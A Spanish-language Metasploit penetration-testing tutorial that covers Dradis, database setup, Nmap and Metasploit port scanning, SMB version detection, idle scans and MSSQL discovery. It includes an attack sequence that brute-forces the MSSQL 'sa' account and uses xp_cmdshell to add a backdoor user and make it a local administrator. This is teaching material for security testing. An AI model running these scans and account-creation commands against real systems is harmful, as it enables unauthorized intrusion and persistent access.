[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown) (name: XEN-2K3-FUZZ) (domain: WORKGROUP)
[*] 192.168.1.204:445 is running Windows 7 Enterprise N (Build 7601) (language: Unknown) (name: XEN-WIN7-FUZZ) (domain: WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English) (name: V-XP-DEBUG) (domain: WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English) (name: V-XP-EXPLOIT) (domain: WORKGROUP)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

A continuación se cubre varias funciones Metasploit framework que pueden ayudar con el esfuerzo de recopilación de información.




# The Dradis Framework

Ya sea que usted está realizando una pen-test como parte de un equipo o que están trabajando por su cuenta, tendrá que ser capaz de almacenar los resultados para una consulta rápida, compartir sus datos con su equipo, y ayudar a redactar su informe final. Una excelente herramienta para realizar todas las lo anterior es el Framework dradis. Dradis es un framework open source para el intercambio de información durante las evaluaciones de seguridad y se puede encontrar aquí. El Framework dradis se está desarrollando activamente con las nuevas características se añaden regularmente.

Dradis es mucho más que una simple toma de notas de aplicación. Comunicación a través de SSL, puede importar archivos de Nmap y Nessus resultado, adjuntar archivos, generar informes, y se puede ampliar para conectarse con sistemas externos (por ejemplo, base de datos de la vulnerabilidad). back | track5 puede ejecutar los siguientes comandos para iniciar dradis:

```
root@bt:~# cd /pentest/misc/dradis/
root@bt:/pentest/misc/dradis# ./start.sh
=> Booting WEBrick
=> Rails 3.0.6 application starting in production on http://127.0.0.1:3004
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2011-05-20 09:47:29] INFO WEBrick 1.3.1
[2011-05-20 09:47:29] INFO ruby 1.9.2 (2010-07-02) [i486-linux]
[2011-05-20 09:47:29] INFO
Certificate:
  Data:
    Version: 1 (0x0)
    Serial Number:
      8a:d4:1d:fe:b0:01:ee:b4
    Signature Algorithm: sha1WithRSAEncryption
...snip...
```

*Una vez que el servidor ha completado la puesta en marcha, estamos listos para abrir la interfaz web dradis. Vaya a <https://localhost:3004> (o utilizar la dirección IP), aceptar la advertencia de certificado, leer a través del asistente, a continuación, introduzca la aplicación y establecer una nueva contraseña del servidor cuando se le solicite. A continuación, puede iniciar sesión en dradis. Tenga en cuenta que no hay nombres de usuario para establecer así el inicio de sesión, puede utilizar cualquier nombre de usuario que te gusta. Si todo va bien, se le presentará con el principal espacio de trabajo dradis.*



En el lado izquierdo se puede crear una estructura de árbol. La utilizan para organizar su información (por ejemplo: Alojamiento, subredes, servicios, etc.) En la mano derecha-se puede añadir la información correspondiente a cada elemento (que las notas o archivos adjuntos). Puede encontrar más información sobre el lugar del proyecto dradis Framework.

# Configuring Databases

## Configurando Databases

Cuando se realiza una prueba de penetración, es con frecuencia un desafío para realizar un seguimiento de todo lo que han hecho a la red objetivo. Aquí es donde tener una base de datos configurado puede ser un gran ahorro de tiempo. Metasploit framework tiene soporte para dos diferentes bases de datos: MySQL y PostgreSQL.

```
msf > db_driver
[*] Active Driver: postgresql
[*] Available: postgresql, mysql
```

## MYSQL

En BackTrack 5, MySQL y Metasploit framework trabajar juntos "out of the box" y establece una base de datos muy robusto, y bien apoyados. Para comenzar, primero hay que iniciar el servicio MySQL, si no se está ejecutando ya.

```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt:~#
```

Dentro de msfconsole, entonces necesitamos decirle Metasploit framework para utilizar el controlador de base de datos mysql.

```
msf > db_driver mysql
[*] Using database driver mysql
```

Una vez que el controlador se ha cargado, simplemente hay que conectarse a la base de datos. Running "db\_connect" se mostrará el uso para nosotros. Si la base de datos no existe, será creado por nosotros de forma automática. En BackTrack 5, las credenciales por defecto de MySQL es root / toor.

```
msf > db_connect
[*] Usage: db_connect @/
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*] db_connect user@metasploit3
[*] db_connect user:pass@192.168.0.2/metasploit3
[*] db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_connect root:toor@127.0.0.1/msf3
```

Con el fin de verificar que la base de datos se ha creado correctamente y que no estamos usando una que no quiero, que acaba de ejecutar "db\_hosts" y puede ver que la tabla está vacía.

```
msf > db_hosts

Hosts
=====

address  address6  arch  comm  comments  created_at  info  mac  name  os_flavor
os_lang  os_name   os_sp  purpose  state  updated_at  svcs  vulns  workspace
-----  -
-----  -
-----  -

msf >
```

Cuando haya terminado con la base de datos o simplemente quieres volver a empezar, puede eliminar la base de datos de la siguiente manera.

```
msf > db_destroy root:toor@127.0.0.1/msf3
Database "msf3" dropped
msf >
```

## PostgreSQL

En BackTrack 5, la instalación Metasploit framework viene con PostgreSQL pre-instalado y escucha en el puerto TCP 7175 por lo que se necesita ninguna configuración adicional necesaria. Cuando la carga hasta msfconsole, y ejecutar "db\_driver", vemos que, por defecto, Metasploit framework está configurado para usar PostgreSQL.

```
msf > db_driver
[*] Active Driver: postgresql
[*] Available: postgresql, mysql

msf >
```

Se puede comprobar que la conexión sea operativa mediante la emisión de la "db\_hosts" de comandos.

```
msf > db_hosts

Hosts
=====

address  address6  arch  comm  comments  created_at  info  mac  name  os_flavor
os_lang  os_name  os_sp  purpose  state  updated_at  svcs  vulns  workspace
-----  -
-----  -
-----  -

msf >
```

Para destruir la base de datos, se utiliza el "db\_destroy" comando como se muestra a continuación.

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:
msf >
```

# Port Scanning

## Escaneo de puertos

Aunque ya se ha instalado y configurado dradis para almacenar nuestras notas y los resultados, sigue siendo una buena práctica para crear una nueva base de datos dentro de Metasploit framework que los datos todavía pueden ser útiles para tener una recuperación rápida y para su uso en escenarios de ataque determinado.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
```

```
msf > help
```

```
...snip...
```

```
Database Backend Commands
```

```
=====
```

Command	Description
-----	-----
db_add_cred	Add a credential to a host:port
db_add_host	Add one or more hosts to the database
db_add_note	Add a note to a host
db_add_port	Add a port to a host
db_autopwn	Automatically exploit everything
db_connect	Connect to an existing database
db_create	Create a brand new database
db_creds	List all credentials in the database
db_del_host	Delete one or more hosts from the database
db_del_port	Delete one port from the database
db_destroy	Drop an existing database
db_disconnect	Disconnect from the current database instance
db_driver	Specify a database driver
db_exploited	List all exploited hosts in the database
db_export	Export a file containing the contents of the database
db_hosts	List all hosts in the database
db_import	Import a scan result file (filetype will be auto-
detected)	
db_import_amap_log	Import a THC-Amap scan results file (-o )
db_import_amap_mlog	Import a THC-Amap scan results file (-o -m)
db_import_ip360_xml	Import an IP360 scan result file (XML)
db_import_ip_list	Import a list of line seperated IPs
db_import_msfe_xml	Import a Metasploit Express report (XML)
db_import_nessus_nbe	Import a Nessus scan result file (NBE)
db_import_nessus_xml	Import a Nessus scan result file (NESSUS)
db_import_nmap_xml	Import a Nmap scan results file (-oX)
db_import_qualys_xml	Import a Qualys scan results file (XML)
db_loot	List all loot in the database
db_nmap	Executes nmap and records the output automatically
db_notes	List all notes in the database
db_services	List all services in the database
db_status	Show the current database status
db_sync	Synchronize the database
db_vulns	List all vulnerabilities in the database
db_workspace	Switch between database workspaces

```
msf >
```

Podemos usar el comando '**db\_nmap**' para ejecutar un análisis con Nmap contra nuestros objetivos y que los resultados de exploración almacenados en la base de datos recién creada sin embargo, si usted también desea importar los resultados del análisis en dradis, es probable que desee exportar los resultados del análisis en formato XML. Siempre es bueno tener las tres salidas de Nmap (xml, grep, y normal) para poder ejecutar el análisis con Nmap usando la opción '-oA' seguido del nombre de archivo deseado para generar los archivos de salida de tres a continuación, emita el comando 'db\_import' para poblar la base de datos de Metasploit framework.

Si no desea importar los resultados en dradis, simplemente ejecuta Nmap usando 'db\_nmap' con las opciones que se utilizan normalmente, omitiendo la bandera de salida. El siguiente ejemplo sería "db\_nmap-v-sV 192.168.1.0/24".

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Con el acabado análisis, que emitirá el 'db\_import' comando que automáticamente detecta e importar el archivo xml Nmap.

```
msf > db_import subnet_1.xml
[*] Importing 'Nmap XML' data
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.2
[*] Importing host 192.168.1.11
[*] Importing host 192.168.1.100
[*] Importing host 192.168.1.101
...snip...
```

Los resultados del análisis con Nmap importados se pueden ver a través de la 'db\_hosts y comandos db\_services:

```
msf > db_hosts -c address,mac
```

#### Hosts

=====

address	mac
192.168.1.1	C6:E9:5B:12:DC:5F
192.168.1.100	58:B0:35:6A:4E:CC
192.168.1.101	
192.168.1.102	58:55:CA:14:1E:61
...snip...	


```
msf > db_services -c port,state
```

#### Services

=====

host	port	state
192.168.1.1	22	open
192.168.1.1	53	open
192.168.1.1	80	open
192.168.1.1	3001	open
192.168.1.1	8080	closed
192.168.1.100	22	open
192.168.1.101	22	open
192.168.1.101	80	open
192.168.1.101	7004	open
192.168.1.101	9876	open
...snip...		

Además, con el análisis con Nmap completado, podemos importar los resultados en dradis través de la interfaz web. Una vez importada, actualice la vista y verá los resultados de los análisis con Nmap importados en un formato fácil de navegar de los árboles.





# Notes on Scanners and Auxiliary Modules

## Notas sobre Scanners y módulos auxiliares

Escáneres y módulos auxiliares mayoría de los otros usar la opción rhosts en lugar de rhost. Rhosts puede tomar rangos de IP (192.168.1.20-192.168.1.30), rangos CIDR (192.168.1.0/24), varios rangos separados por comas (192.168.1.0/24, 192.168.3.0/24), y la línea de separar los archivos de host lista (file: / tmp / hostlist.txt). Este es otro uso para nuestro archivo grep salida de Nmap.

Tenga en cuenta también que, por defecto, todos los módulos de escáner tendrá el valor de subprocesos establecidos en el '1'. El valor THREADS establece el número de THREADS concurrentes para usar durante la exploración. Establezca este valor en un número más alto con el fin de acelerar su análisis o para evitar que menores con el fin de reducir el tráfico de red, pero asegúrese de cumplir con las siguientes pautas:

- \* *Mantenga el valor THREADS menores de 16 años nativo de sistemas Win32*
- \* *Mantenga THREADS menos de 200 cuando se ejecuta MSF bajo Cygwin*
- \* *En Unix-como sistemas operativos, temas pueden ser establecido en 256.*

### Escaneo de puertos

Además de ejecutar Nmap, hay una variedad de exploradores de puertos que están disponibles para nosotros .

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...
```

#### Auxiliary

=====

Name	Description
----	-----
scanner/portscan/ack	TCP ACK Firewall Scanner
scanner/portscan/ftpbounce	FTP Bounce Port Scanner
scanner/portscan/syn	TCP SYN Port Scanner
scanner/portscan/tcp	TCP Port Scanner
scanner/portscan/xmas	TCP "XMas" Port Scanner

Los resultados del análisis con Nmap importados se pueden ver a través de la 'db\_hosts y comandos' db\_services:

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

El análisis con Nmap nos encontramos antes un sondeo SYN por lo que vamos a ejecutar el análisis a través de la misma subred buscando el puerto 80 a través de nuestra interfaz eth0 con Metasploit framework.

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
```

Module options (auxiliary/scanner/portscan/syn) :

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR
identifiier			
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

```
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run
```

```
[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Auxiliary module execution completed
```

Así podemos ver que Metasploit framework integrado en los módulos de escáner son más que capaces de sistemas de búsqueda y puerto abierto para nosotros. Es sólo otra excelente herramienta para tener en su arsenal si le toca estar en ejecución Metasploit framework en un sistema sin Nmap instalado. SMB la detección de versiones

Ahora que hemos determinado que alberga se encuentran disponibles en la red, podemos intentar determinar qué sistemas operativos se están ejecutando. Esto nos ayudará a reducir nuestros ataques para atacar un sistema específico y vamos a dejar de perder el tiempo en los que no son vulnerables a un exploit en particular.

Puesto que hay muchos sistemas en nuestro análisis que tener el puerto 445 abierto, vamos a utilizar el "scanner / smb / versión de 'módulo para determinar qué versión de Windows se ejecuta en un objetivo y que la versión de Samba se encuentra en un host Linux.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
(name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English)
(name:V-XP-EXPLOIT) (domain:WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English)
(name:V-XP-DEBUG) (domain:WORKGROUP)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

Observe también que si nosotros emitimos el comando 'db\_hosts' ahora, la información recién adquirida se almacena en la base de datos de Metasploit.

```

msf auxiliary(smb_version) > db_hosts

```

```

Hosts
=====

```

address	mac	name	os_name	os_flavor	os_sp	purpose	info
192.168.1.201			Microsoft Windows	XP	SP3	client	
192.168.1.202			Microsoft Windows	XP	SP3	client	
192.168.1.209			Microsoft Windows	2003 R2	SP2	server	

## Idle Scanning

IPID de exploración de inactividad de nmap que nos permite ser un poco cauteloso analizar el mismo objetivo, mientras que dando la dirección IP de otro host en la red. Para que este tipo de análisis para el trabajo, tendremos que buscar un host que está inactivo en la red y utiliza secuencias de cualquiera de IPID como Incremental o rotos Little-Endian incremental de. Metasploit framework contiene "scanner / ip / ipidseq" el módulo para analizar y buscar un host que se ajuste a los requisitos.

En el libro gratis en línea Nmap, puede encontrar más información sobre el escaneo de Nmap Idle.

```

msf auxiliary(writable) > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

```

```

Module options (auxiliary/scanner/ip/ipidseq):

```

Name	Current Setting	Required	Description
----	-----	-----	-----

INTERFACE		no	The name of the interface
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	80	yes	The target port
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

```
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run
```

```
[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

A juzgar por los resultados de nuestro análisis, tenemos un número de zombies potencial que podemos utilizar para realizar la exploración de inactividad. Vamos a tratar de escanear un host con el zombie en 192.168.1.109 y ver si podemos obtener los mismos resultados que teníamos antes.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

# Hunting For MSSQL

## A la caza de MSSQL

Uno de mis favoritos es la huella de UDP avanzada de servidores MSSQL. Si usted está realizando una prueba de penetración interna esto es una necesidad el uso de herramientas. Cuando se instala MSSQL, ya sea que se instale en el puerto 1433 TCP o un estudio aleatorio dinámica de puertos TCP. Si el puerto se genera dinámicamente, esto puede ser bastante difícil para un atacante para encontrar los servidores MSSQL a los ataques. Por suerte con Microsoft, que nos ha bendecido con el puerto 1434 UDP que una vez le preguntó a tirar un poco de información sobre el servidor SQL incluyendo lo que el puerto de escucha TCP está activada. Vamos a cargar el módulo y lo utilizan para descubrir varios servidores.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...
```

### Exploits

=====

Name	Description
----	-----
windows/mssql/lyris_listmanager_weak_pass	Lyris ListManager MSDE Weak sa
Password	
windows/mssql/ms02_039_slammer	Microsoft SQL Server Resolution
Overflow	
windows/mssql/ms02_056_hello	Microsoft SQL Server Hello Overflow
windows/mssql/mssql_payload	Microsoft SQL Server Payload
Execution	

### Auxiliary

=====

Name	Description
----	-----
admin/mssql/mssql_enum	Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec	Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_sql	Microsoft SQL Server Generic Query
scanner/mssql/mssql_login	MSSQL Login Utility
scanner/mssql/mssql_ping	MSSQL Ping Utility

```
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
```

Module options (auxiliary/scanner/mssql/mssql\_ping):

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified
username			
RHOSTS		yes	The target address range or CIDR
identifier			
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as

```
USE_WINDOWS_AUTHENT  false          yes          Use windows authentication
```

```
msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit
```

```
[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

El primer comando que se emitió la búsqueda de cualquier 'mssql' plugins. El segundo conjunto de instrucciones es el "scanner uso / mssql / mssql\_ping, esto cargará el módulo de escáner para nosotros. A continuación, "mostrar opciones" nos permite ver lo que tenemos que especificar. El 'set rhosts 10.211.55.1/24' establece el rango de subred que queremos empezar a buscar servidores SQL en. Usted puede especificar un / 16 o lo que quieras ir después. Yo recomendaría aumentar el número de THREADS ya que esto podría llevar mucho tiempo con un escáner de un solo subproceso.

Tras la orden 'correr' se emite, una exploración que va a llevar a cabo y extraer información específica sobre el nuevo servidor de MSSQL. Como podemos ver, el nombre de la máquina es "SSHACKTHISBOX-0" y el puerto TCP se está ejecutando en 1433. En este punto se puede utilizar el "scanner / mssql / mssql\_login" módulo de la fuerza bruta la contraseña de pasar por el módulo en un archivo de diccionario. Por otra parte, también se puede utilizar por vía rápida, medusa, o hydra de hacer esto. Una vez que consiga adivinar la contraseña, no hay un módulo de poco aseado para ejecutar el procedimiento xp\_cmdshell almacenados.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
```

```
Module options (auxiliary/admin/mssql/mssql_exec):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD	cmd.exe /c echo OWNED > C:\owned.exe	no	Command to execute
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication

```
msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit
```

The command completed successfully.

[\*] Auxiliary module execution completed

En cuanto a la salida de la "net user rel1k ihazpassword / TDA, hemos agregado correctamente una cuenta de usuario llamada " rel1k ", de allí que podría emitir" net localgroup administradores rel1k / ADD 'para conseguir un administrador local en el propio sistema. Tenemos el control total de este sistema en este momento.

# Service Identification

## servicio de identificación

Una vez más, que no sea el uso de Nmap para realizar la exploración de los servicios en nuestra red de destino, Metasploit framework también incluye una gran variedad de escáneres para varios servicios, a menudo ayuda a determinar los servicios funcionando potencialmente vulnerables en los equipos objetivo.

```
msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...
```

### Auxiliary

=====

Name	Description
----	-----
scanner/db2/discovery	DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper	Endpoint Mapper Service Discovery
scanner/dcerpc/hidden	Hidden DCERPC Service Discovery
scanner/dcerpc/management	Remote Management Interface
Discovery	
scanner/dcerpc/tcp_dcerpc_auditor	DCERPC TCP Service Auditor
scanner/dect/call_scanner	DECT Call Scanner
scanner/dect/station_scanner	DECT Base Station Scanner
scanner/discovery/arp_sweep	ARP Sweep Local Network Discovery
scanner/discovery/sweep_udp	UDP Service Sweeper
scanner/emc/alphastor_devicemanager	EMC AlphaStor Device Manager
Service.	
scanner/emc/alphastor_librarymanager	EMC AlphaStor Library Manager
Service.	
scanner/ftp/anonymous	Anonymous FTP Access Detection
scanner/http/frontpage	FrontPage Server Extensions
Detection	
scanner/http/frontpage_login	FrontPage Server Extensions Login
Utility	
scanner/http/lucky_punch	HTTP Microsoft SQL Injection Table
XSS Infection	
scanner/http/ms09_020_webdav_unicode_bypass	MS09-020 IIS6 WebDAV Unicode Auth
Bypass	
scanner/http/options	HTTP Options Detection
scanner/http/version	HTTP Version Detection
...snip...	
scanner/ip/ipidseq	IPID Sequence Scanner
scanner/misc/ib_service_mgr_info	Borland InterBase Services Manager
Information	
scanner/motorola/timbuktu_udp	Motorola Timbuktu Service
Detection.	
scanner/mssql/mssql_login	MSSQL Login Utility
scanner/mssql/mssql_ping	MSSQL Ping Utility
scanner/mysql/version	MySQL Server Version Enumeration
scanner/nfs/nfsmount	NFS Mount Scanner
scanner/oracle/emc_sid	Oracle Enterprise Manager Control
SID Discovery	
scanner/oracle/sid_enum	SID Enumeration.



```

scanner/oracle/spy_sid          Oracle Application Server Spy
Servlet SID Enumeration.
scanner/oracle/tnslsnr_version Oracle tnslnsr Service Version
Query.
scanner/oracle/xdb_sid         Oracle XML DB SID Discovery
...snip...
scanner/sip/enumerator        SIP username enumerator
scanner/sip/options           SIP Endpoint Scanner
scanner/smb/login             SMB Login Check Scanner
scanner/smb/pipe_auditor      SMB Session Pipe Auditor
scanner/smb/pipe_dcerpc_auditor SMB Session Pipe DCERPC Auditor
scanner/smb/smb2              SMB 2.0 Protocol Detection
scanner/smb/version           SMB Version Detection
scanner/smtp/smtp_banner      SMTP Banner Grabber
scanner/snmp/aix_version       AIX SNMP Scanner Auxiliary Module
scanner/snmp/community        SNMP Community Scanner
scanner/ssh/ssh_version        SSH Version Scannner
scanner/telephony/wardialer   Wardialer
scanner/tftp/tftpb brute      TFTP Brute Forcer
scanner/vnc/vnc_none_auth     VNC Authentication None Detection
scanner/x11/open_x11          X11 No-Auth Scanner

```

Nuestro análisis de puertos se presentó algunas máquinas con el puerto TCP 22 abierto. SSH es muy seguro, pero las vulnerabilidades no son desconocidos y siempre vale la pena reunir tanta información como sea posible de sus objetivos. Vamos a poner nuestro archivo de salida para grep va a utilizar para este ejemplo, el análisis de los hosts que tienen el puerto 22 abierto y pasarla a 'rhosts'.

```

msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

```

Module options (auxiliary/scanner/ssh/ssh\_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	30	yes	Timeout for the SSH probe

```

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' >
/tmp/22_open.txt
